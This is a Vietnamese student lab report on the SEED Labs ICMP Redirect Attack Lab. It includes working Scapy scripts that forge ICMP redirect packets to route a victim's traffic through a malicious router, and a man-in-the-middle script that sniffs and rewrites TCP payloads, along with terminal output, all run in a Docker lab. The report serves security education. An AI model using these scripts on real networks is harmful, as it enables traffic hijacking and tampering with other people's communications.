

# BÁO CÁO THỰC HÀNH

Môn học: An toàn mạng

Tên chủ đề: SEED Labs – ICMP Redirect Attack Lab

GVHD: Nghi Hoàng Khoa

**Nhóm: 06**

## 1. THÔNG TIN CHUNG:

Lớp: NT140.P11.ANTT

STT	Họ và tên	MSSV	Email
1	Nguyễn Khánh Linh	22520769	<a href="mailto:22520769@gm.uit.edu.vn">22520769@gm.uit.edu.vn</a>
2	Phạm Thị Cẩm Tiên	22521473	<a href="mailto:22521473@gm.uit.edu.vn">22521473@gm.uit.edu.vn</a>
3	Thái Ngọc Diễm Trinh	22521541	<a href="mailto:22521541@gm.uit.edu.vn">22521541@gm.uit.edu.vn</a>
4	Trần Thiên Thanh	22521367	<a href="mailto:22521367@gm.uit.edu.vn">22521367@gm.uit.edu.vn</a>

## 2. NỘI DUNG THỰC HIỆN:<sup>1</sup>

STT	Nội dung	Tình trạng	Trang
1	Launching ICMP Redirect Attack	10%	1 - 3
2	Launching the MITM Attack	50%	3 - 5
Điểm tự đánh giá			10/10

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

---

<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành

# BÁO CÁO CHI TIẾT


## A. Task 1: Launching ICMP Redirect Attack

- Nạn nhân sử dụng router (192.168.60.11) để truy cập vào mạng 192.168.60.0/24.

```
root@6595a87a1e1f:/# ip route show cache
root@6595a87a1e1f:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

Hình 1. Kết quả trả về của ip route trên máy victim

- Thực hiện tấn công: Ở máy tấn công, tạo file icmp.py thực hiện mục đích tấn công:



```
1 from scapy.all import *
2
3 ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
4 icmp = ICMP(type = 5, code = 1)
5 icmp.gw = '10.9.0.111'
6
7
8 ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
9 send (ip/icmp/ip2/ICMP())
```

Hình 2. Nội dung file thực thi tấn công

- o Giải thích: Đoạn code tạo ra gói tin ICMP để thông báo với máy victim (10.9.0.5) sẽ chuyển hướng (type = 5 (redirect)) vì mạng đích đã thay đổi/ không còn khả dụng (code = 1) và sử dụng router malicious-router (10.9.0.111) của attacker như là gateway để truy cập vào mạng 192.168.60.0/24 thay vì sử dụng router mặc định 10.9.0.11.

- Trên máy attacker, tiến hành chạy file thực thi tấn công:

```
root@2358310e8d20:/volumes# chmod +x icmp.py
root@2358310e8d20:/volumes# ll
total 4
-rwxr-xr-x 1 root root 202 Nov 13 10:01 icmp.py
root@2358310e8d20:/volumes# python3 icmp.py
Sent 1 packets.
root@2358310e8d20:/volumes#
```

## Nhóm 06

Hình 3. Thực hiện tấn công victim

- Trên máy victim chạy lệnh `mtr -n 192.168.60.5` để thực hiện một cuộc truy vấn tracerout đến 192.168.60.5

My traceroute [v0.93]							
6595a87a1e1f (10.9.0.5)				2024-11-14T08:52:57+0000			
Keys: Help    Display mode    Restart statistics    Order of fields							
quit		Packets		Pings			
Host		Loss%	Snt	Last	Avg	Best	Wrst StDev
1. 10.9.0.11		0.0%	5	0.1	0.1	0.1	0.2 0.1
2. 192.168.60.5		0.0%	5	0.1	0.1	0.1	0.3 0.1

Hình 4. Trước khi chạy file thực thi tấn công

My traceroute [v0.93]							
6595a87a1e1f (10.9.0.5)				2024-11-14T08:53:17+0000			
Keys: Help Display mode Restart statistics Order of fields							
quit							
Packets				Pings			
Host	Loss%	Snt	Last	Avg	Best	Wrst	StDev
1. 10.9.0.11	0.0%	8	0.1	0.1	0.1	0.2	0.0
10.9.0.111							
2. 192.168.60.5	0.0%	7	0.1	0.1	0.1	0.2	0.0
10.9.0.11							

Hình 5. Sau khi thực thi file tấn công

```

root@6595a87a1e1f:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 59sec
root@6595a87a1e1f:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@6595a87a1e1f:/# █

```

Hình 6. Kiểm tra lại bộ nhớ cache và ip route của victim

## Question 1.

- Không thể sử dụng ICMP Redirect để chuyển hướng tới một máy tính từ xa.
- Minh chứng:



## Nhóm 06

```

GNU nano 4.8                                icmp.py                                Modified
from scapy.all import *

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type = 5, code = 1)
icmp.gw = '10.9.0.33'

ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send (ip/icmp/ip2/ICMP())

```

Hình 10. Nội dung file thực thi tấn công chuyển hướng tới một máy không tồn tại

```

My traceroute [v0.93]
6595a87a1e1f (10.9.0.5) 2024-11-14T15:28:17+0000
Keys: Help Display mode Restart statistics Order of fields
quit
Packets
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.11 0.0% 20 0.1 0.1 0.1 0.5 0.1
2. 192.168.60.5 0.0% 20 0.1 0.1 0.1 0.2 0.0

```

Hình 11. Kết quả cho thấy không có IP của malicious-router xuất hiện, cuộc tấn công thất bại

```

root@6595a87a1e1f:/# mtr -n 192.168.60.5
root@6595a87a1e1f:/# ip route show cache
root@6595a87a1e1f:/# █

```

Hình 12. Không có giá trị nào được lưu lại trong bộ nhớ cache

- Giải thích: Khi gửi gói tin ICMP Redirect nghĩa là thông báo rằng có một đường đi tốt hơn thông qua địa chỉ IP được chỉ định tại icmp.gw. Tuy nhiên, địa chỉ IP đó không tồn tại nên hệ thống đích có thể không chấp nhận hoặc bỏ qua thông báo.

## Question 3.

- Các vùng này dùng để bật/tắt chức năng gửi các thông báo ICMP Redirect.
- Khi các mục này đặt bằng 0 thì chức năng gửi các thông báo chuyển hướng sẽ bị vô hiệu hóa.
- Khi chuyển các giá trị này về thành 1, thì chức năng gửi thông báo sẽ được bật và các thiết bị trong cùng kernel sẽ nhận được thông báo và điều này sẽ dẫn đến tấn công thất bại.
- Minh chứng:

## Nhóm 06

```

43         - ALL
44     sysctls:
45         - net.ipv4.ip_forward=1
46         - net.ipv4.conf.all.send_redirects=1
47         - net.ipv4.conf.default.send_redirects=1
48         - net.ipv4.conf.eth0.send_redirects=1
49     privileged: true

```

Hình 13. Chuyển các giá trị thành 1

```

*icmp.py [Read-Only]
~/Documents/Labsetup/volumes
Open Save
1 from scapy.all import *
2
3 ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
4 icmp = ICMP(type = 5, code = 1)
5 icmp.gw = '10.9.0.111'
6
7
8 ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
9 send (ip/icmp/ip2/ICMP())

```

Hình 14. Nội dung file thực thi tấn công

My traceroute [v0.93] 2024-11-15T07:33:28+0000

74166e15ebfa (10.9.0.5)

Keys: Help Display mode Restart statistics Order of fields quit

Host	Packets			Pings			
	Loss%	Snt	Last	Avg	Best	Wrst	StDev
1. 10.9.0.11	0.0%	4	0.1	0.1	0.1	0.3	0.1
2. 192.168.60.5	0.0%	4	0.1	0.1	0.1	0.1	0.0

Hình 15. Kết quả cho thấy không có sự xuất hiện của ip malicious-router

```

root@74166e15ebfa:/# ping 192.168.60.5 > output.tx^C
root@74166e15ebfa:/# ip route show cache
root@74166e15ebfa:/# ping 192.168.60.5 > output.txt
^Croot@74166e15ebfa:/# mtr -n 192.168.60.5
root@74166e15ebfa:/# ip route show cache
root@74166e15ebfa:/#

```

Hình 16. Kiểm tra bộ nhớ cache cũng không có dữ liệu lưu lại

## B. Task 2: Launching the MITM Attack

- Tắt redirect trên file docker-compose.yml:

```
malicious-router:
  image: handsonsecurity/seed-ubuntu:large
  container_name: malicious-router-10.9.0.111
  tty: true
  cap_add:
    - ALL
  sysctls:
    - net.ipv4.ip_forward=0
    - net.ipv4.conf.all.send_redirects=1
    - net.ipv4.conf.default.send_redirects=1
    - net.ipv4.conf.eth0.send_redirects=1
```

Các bước thực hiện:

- + Ping từ máy victim đến host
- + Ở máy attacker, chạy chương trình ở task 1 để điều hướng đến malicious router
- + Ở malicious router, chạy chương trình MITM
- + Ở máy host, mở cổng để lắng nghe
- + Ở máy victim, lắng nghe trên cổng của máy host
- + Từ máy victim nhấn sang máy host, "hello" sẽ được chuyển thành "AAAAAAA"

**Question 4:** Trong chương trình MITM chỉ cần bắt các gói tin theo một hướng. Vui lòng chỉ ra hướng nào và giải thích tại sao?

- Cần thực hiện lọc các gói từ victim đến máy chủ vì các gói cần thay đổi đều theo hướng này.

**Question 5:** Trong chương trình MITM, khi bắt các gói tin từ A (10.9.0.5), có thể sử dụng địa chỉ IP hoặc địa chỉ MAC của A trong bộ lọc. Một trong những lựa chọn không tốt và sẽ tạo ra vấn đề. Vui lòng thử cả hai và sử dụng kết quả thử nghiệm của bạn để cho thấy lựa chọn nào đúng và hãy giải thích kết luận của bạn)

- **Cách 1:** Sử dụng địa chỉ IP

Chương trình MITM: chỉnh sửa phần bộ lọc với **src host 10.9.0.5**



## Nhóm 06

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.....")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'hello', b'AAAAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and src host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Thực hiện kết nối giữa 2 máy victim và host:

- Host:

```
root@0522d063315b:/# nc -lp 9090
xin chao
AAAAAAcon meo
hello
```

- Victim:

```
root@18d81a05b95d:/# nc 192.168.60.5 9090
xin chao
hello
con meo
hello
```

- Kết quả thu được ở chương trình MITM

```
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAAAAA', length: 6
.
Sent 1 packets.
*** b'AAAAAA', length: 6
.
Sent 1 packets.
*** b'con meo\n', length: 8
.
Sent 1 packets.
.
Sent 1 packets.
*** b'xin chao\n', length: 9
.
Sent 1 packets.
*** b'AAAAAA', length: 6
```



## Nhóm 06

- Cách 2: Sử dụng địa chỉ MAC

Chương trình MITM: chỉnh sửa phần bộ lọc với **ether src 02:42:0a:09:00:05**

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.....")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'hello', b'AAAAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Thực hiện kết nối giữa 2 máy victim và host:

- Host:

```
root@4743eb15ce25:/# nc -lp 9090
xin chao
hello
con meo
dia chi mac
█
```

- Victim:

```
root@486d7cebba78:/# nc 192.168.60.5 9090
xin chao
hello
con meo
dia chi mac
█
```

- Kết quả thu được ở chương trình MITM

```
root@5a0abd37e81c:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.....
.
Sent 1 packets.
.
Sent 1 packets.
*** b'xin chao\n', length: 9
.
Sent 1 packets.
*** b'hello\n', length: 6
.
Sent 1 packets.
*** b'con meo\n', length: 8
.
Sent 1 packets.
*** b'dia chi mac\n', length: 12
.
Sent 1 packets.
█
```

⇒ Khi sử dụng địa chỉ IP, kết quả hiện thị loạn xạ và trong một vòng lặp vô hạn, còn với địa chỉ MAC, các gói tin được gửi lần lượt và không bị lặp vô hạn. Vì kẻ tấn công có thể dễ dàng giả mạo địa chỉ IP nên dẫn đến việc thu thập những thông tin không liên quan. Sử dụng địa chỉ MAC duy nhất đảm bảo thu thập chính xác, ngăn chặn giả mạo và nhầm lẫn.